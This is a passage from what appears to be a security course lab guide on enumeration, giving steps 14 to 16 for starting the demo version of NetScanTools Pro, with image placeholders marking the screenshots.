


14. The **Reminder** window appears; if you are using a demo version of NetScanTools Pro, click the **Start the DEMO** button.




Module 04 – Enumeration

15. A **DEMO Version** pop-up appears; click the **Start NetScanTools Pro Demo...** button.




16. The **NetScanTools Pro** main window appears, as shown in the screenshot.



Module 04 – Enumeration

